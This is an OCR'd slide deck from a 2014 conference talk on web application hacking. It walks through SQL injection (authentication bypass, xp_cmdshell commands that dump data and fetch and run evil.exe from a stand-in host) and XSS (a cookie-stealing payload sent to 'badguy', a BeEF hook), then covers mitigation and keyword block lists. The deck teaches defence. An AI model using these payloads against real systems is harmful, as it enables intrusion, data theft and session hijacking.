Cracking the Perimeter via Web Application Hacking

Zach Grace, CISSP, CEH
zgrace@403labs.com
January 17, 2014
2014 Mega Conference

About 403 Labs

- 403 Labs is a full-service information security and compliance consulting company
    - Compliance
        - HIPAA/HITECH, PCI DSS, GLBA, SSAE 16 (SAS 70)
    - Professional Services
        - Penetration testing, forensics, vulnerability scanning, IT audits, policies & procedures, risk assessments, security awareness training

whoami /all

- Manager of Penetration Testing and penetration tester at 403 Labs, LLC
- Former developer & systems administrator
- Wisconsin CCDC Red Team member
- Open source contributor
  - Metasploit & Recon-ng
- Milwaukee OWASP chapter member
- Locksport (lockpicking) enthusiast

Agenda

- Web Application Security and OWASP
- SQL Injection
- Cross-Site Scripting
- Mitigation

Agenda

- **Web Application Security and OWASP**
- SQL Injection
- Cross-Site Scripting
- Mitigation

What is Web Application Security?

- Securing the “custom code” that drives a web application, including:
  - Web application code (dynamic sites)
  - Underlying software libraries (frameworks)
  - Backend systems (database, reporting, etc.)
  - Web services (APIs)
  - Not network security

In fact…

“Research has shown that the **application layer is responsible for over 90 percent of all security vulnerabilities**, yet more than 80 percent of IT security spending continues to be at the network layer, primarily focused on perimeter security.”

- Ponemon Institute

The State of Application Security, August, 2013

What is OWASP?

- Open Web Application Security Project
  - Promotes secure software development
  - Focused primarily on the "backend" rather than web-design issues
  - An open forum for discussion
  - A **free** resource for any development team

OWASP Publications

- Top 10 Web Application Security Vulnerabilities
  - Updated about every three years
  - Addresses issues with web-based applications
  - Growing industry acceptance
    - Federal Trade Commission (US Gov)
    - US Defense Information Systems Agency
    - PCI Data Security Standard (PCI DSS)

OWASP Top 10 2013

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

OWASP Top 10 2013

1. **Injection**
2. Broken Authentication and Session Management
3. **Cross-Site Scripting (XSS)**
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

Agenda

- Web Application Security and OWASP
- **SQL Injection**
  - Step 1: Break the Application
  - Step 2: Bypass Authentication
  - Step 3: Extract Data
  - Step 4: Command Injection
- Cross-Site Scripting
- Mitigation

What is SQL?

- Structured Query Language (SQL)
  - Standard language for getting information from and updating a database
  - Originally “Structured English QUEry Language” or SEQUEL

SQL Structure

- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

SQL Structure

- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

SQL Structure

- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

SQL Structure

- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

SQL Structure


- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

What is SQL Injection?

- SQL injection is an attack that changes the expected input to **run database commands** that were not originally intended
- Typically ranked as the highest risk web application vulnerability
- Around since 1998… that’s 16 years!

Two-Tier SQL Injection



What's the Risk?

- Exfiltration of database contents
- OS command execution
- Authentication bypass
- Bypass DMZ restrictions and security controls
- Website defacement

What Causes SQL Injection?

- Unvalidated and unsanitized user input
- Dynamic SQL queries

Agenda

- Web Application Security and OWASP
- **SQL Injection**
  - **Step 1: Break the Application**
  - Step 2: Bypass Authentication
  - Step 3: Extracting Data
  - Step 4: Command Injection
- Cross-Site Scripting
- Mitigation

Step 1: Break the Application

- In order to test an application, we want to provide input it is not expecting
- Our SQL query:

```
SELECT *
FROM   users
WHERE  username = ''' AND
       password = ''
```

Step 1: Break the Application

- This produces a database error:
  - [Unclosed quotation mark after the character string '**' and password = '**'.

Agenda

- Web Application Security and OWASP
- **SQL Injection**
  - Step 1: Break the Application
  - **Step 2: Bypass Authentication**
  - Step 3: Extract Data
  - Step 4: Command Injection
- Cross-Site Scripting
- Mitigation

Step 2: Bypass Authentication

Revisit our SQL query:

```
SELECT *
FROM   users
WHERE  username = '$username' AND
       password = '$password'
```

Step 2: Bypass Authentication

Rewrite our SQL query:

```
SELECT *
FROM   users
WHERE  username = '' OR 1=1--' AND
       password = ''
```

Step 2: Bypass Authentication

Rewrite our SQL query:

```
SELECT *
FROM   users
WHERE  username = 'jsmith'--' AND
       password = ''
```

Agenda

- Web Application Security and OWASP
- **SQL Injection**
  - Step 1: Break the Application
  - Step 2: Bypass Authentication
  - **Step 3: Extract Data**
  - Step 4: Command Injection
- Cross-Site Scripting
- Mitigation

Step 3: Extract Data

- Methods for extraction
  - Manual
    - Individual queries (tedious)
    - “Backup” methods
  - Automated tools
    - **sqlmap**
    - Havij

Step 3: Extract Data

- sqlmap
  - Automatic SQL injection and database takeover tool
  - Extract database table data
  - Execute arbitrary database commands
  - Create out-of-band communication channels

Agenda

- Web Application Security and OWASP
- **SQL Injection**
  - Step 1: Break the Application
  - Step 2: Bypass Authentication
  - Step 3: Extract Data
  - **Step 4: Command Injection**
- Cross-Site Scripting
- Mitigation

Step 4: Command Injection

- Microsoft SQL Server contains an extended procedure known as “XP_CMDSHELL”
  - Operating-system command shell
  - Usually administrative-level privileges

Step 4: Command Injection

We can use XP_CMDSHELL to run commands on the database server:

```
SELECT   *
FROM     users
WHERE    username = ''; EXEC
         MASTER..XP_CMDSHELL 'dir >
         c:\webapp\dir.txt'--' AND
         password = ''
```

Step 4: Command Injection

We can use XP_CMDSHELL to dump all the data:

```
SELECT  *
FROM    users
WHERE   username = ''; EXEC
        MASTER..XP_CMDSHELL 'bcp "SELECT *
FROM insecure_app..users" queryout
c:\webapp\dump.txt -T -c'--' AND
        password = ''
```

Step 4: Command Injection

XP_CMDSHELL could also be used to transfer files:

```
SELECT  *
FROM    users
WHERE    username = ''; EXEC
        MASTER..XP_CMDSHELL 'bitsadmin
/transfer n http://badguy/evil.exe
c:\evil.exe'--' AND
        password = ''
```

Step 4: Command Injection

Establish an outgoing interactive session:

```
SELECT *
FROM   users
WHERE  username = ''; EXEC
       MASTER..XP_CMDSHELL 'cmd /c
       evil.exe'--' AND
       password = ''
```

OMG! What have we done?!

- Found an SQL injection vulnerability
- Bypassed password security
- Logged into multiple user accounts
- Extracted raw data
- Executed arbitrary commands
- Recovered system passwords


Agenda

- Web Application Security and OWASP
- SQL Injection
- **Cross-Site Scripting**
  - Step 1: Break the Application
  - Step 2: Run Arbitrary Scripts
  - Step 3: Steal a Session
  - Step 4: Control the Browser
- Mitigation


What is Cross-Site Scripting?

- A cross-site scripting (XSS) vulnerability allows an attacker to **execute malicious client-side code** in a user's browser on an otherwise trusted site
- XSS attacks the users of a web application
- Two primary types – Reflected & Stored
- Around since 1999… that's 15 years!

Reflected XSS



Stored XSS



What’s the Risk?

- Stolen user sessions
- Malware installation
- Keystroke loggers
- Privilege escalation
- Social engineering

What Causes XSS?

- Unvalidated and unsanitized user input
- Improperly encoded output

Agenda

- Web Application Security and OWASP
- SQL Injection
- **Cross-Site Scripting**
  - **Step 1: Break the Application**
  - Step 2: Run Arbitrary Scripts
  - Step 3: Steal a Session
  - Step 4: Control the Browser
- Mitigation

Step 1: Break the Application

- Let us search (as our developers intended us to):

  http://goodguy/?term=alice

Step 1: Break the Application

- Let us get a little mischievous with our search:

  http://goodguy/?term=Howdy!

Agenda

- Web Application Security and OWASP
- SQL Injection
- **Cross-Site Scripting**
  - Step 1: Break the Application
  - **Step 2: Run Arbitrary Scripts**
  - Step 3: Steal a Session
  - Step 4: Control the Browser
- Mitigation

Step 2: Run Arbitrary Scripts

- Let us see if we can execute some JavaScript:

  http://goodguy/?term=<script>alert(document.cookie)</script>

Agenda

- Web Application Security and OWASP
- SQL Injection
- **Cross-Site Scripting**
  - Step 1: Break the Application
  - Step 2: Run Arbitrary Scripts
  - **Step 3: Steal a Session**
  - Step 4: Control the Browser
- Mitigation

Step 3: Steal a Session

- Steal the user's session by sending the cookie back to our server:

  http://goodguy/?term=<script>$.get("http://badguy?"+document.cookie)</script>

Agenda

- Web Application Security and OWASP
- SQL Injection
- **Cross-Site Scripting**
  - Step 1: Break the Application
  - Step 2: Run Arbitrary Scripts
  - Step 3: Steal a Session
  - **Step 4: Control the Browser**
- Mitigation

Step 4: Control the Browser

- What could we do if we controlled the browser?
  - Install malware
  - Keystroke logging
  - Social engineering
  - Malicious redirects

Step 4: Control the Browser

- Got BeEF? – The Browser Exploitation Framework
  - Man-in-the-browser
  - Keystoke logging
  - Browser exploitation with Metasploit
  - Social engineering

Step 4: Control the Browser

- Hook the user's browser so we can control it:

  http://goodguy/?term=

  <script src="http://badguy/hook.js"></script>

OMG! What have we done?!

- Executed arbitrary scripts
- Ran nasty code to steal a session
- Took control of a browser

Agenda

- Web Application Security and OWASP
- SQL Injection
- Cross-Site Scripting
- **Mitigation**

Mitigation Against Attacks

- Input validation
  - Check input for validity
  - Only accept good input
  - Reject bad input

…Specifically Against SQLi

- **Use parameterized queries**
- **Use stored procedures***
- Validate & properly escape user input
  - For example, username='O'Malley' becomes 'O''Malley' or 'O\'Malley'
  - However, not all SQL injection uses quotes:
    - userid=4; DROP TABLE users—

…Specifically Against XSS

- **Context encode user input**
- HTML - escape entities
  - For example, search='<script>' becomes ‘<script>'
  - However, not all cross-site scripting uses brackets:
    - " onMouseOver=do.something.nasty;


Mitigation Against Attacks (cont.)


- Accept only good input
  - Check that the character set matches what is expected
    - Example, [A-Za-z0-9]
  - Remember that some languages can interpret numbers as strings
    - Example, if($id > 2) where $id = “4; DROP TABLE users--”


Mitigation Against Attacks (cont.)

- Reject bad input, when appropriate:
  - SQLi - select, insert, update, delete, drop, union, ', --, xp_cmdshell, etc.
  - XSS - <script>, onMouseOver, onMouseClick, javascript, iframe, etc.
  - davi**drop**er@example.com... Oops!

Mitigation Against Attacks (cont.)







http://xkcd.com/327/

General Mitigation

- Education
  - Research the OWASP Top Ten
  - Try OWASP WebGoat yourself to learn how flaws work
  - Learn to spot bad code & bad design

General Mitigation (cont.)

- Reviews
  - Have expert code review and penetration testing performed periodically
- Technology (helps but doesn’t replace good code)
  - Web Application Firewalls (WAF)
  - Intrusion Prevention Systems (IPS)
  - Intrusion Detection Systems (IDS)
  - File Integrity Monitoring (FIM)

Mitigation by Role

- Customers
  - Demand web applications that are secure
  - Make it part of product purchase criteria

Mitigation by Role (cont.)

- Developers
  - Take responsibility for securing your code
  - Update your skillsets
- Software Development Organizations
  - Start with security requirements covering OWASP Top Ten
  - Use secure coding guidelines

Mitigation by Role (cont.)

- Managers
  - Split your security budget between network and application
  - Make security part of developer performance reviews

References

- The Open Web Application Security Project (OWASP)
  www.owasp.org
- Ponemon Institute (Research)
  www.ponemon.org/library

403 Labs

Security, Simplified.

Thank You!

Zach Grace

zgrace@403labs.com

www.403labs.com

877.403.LABS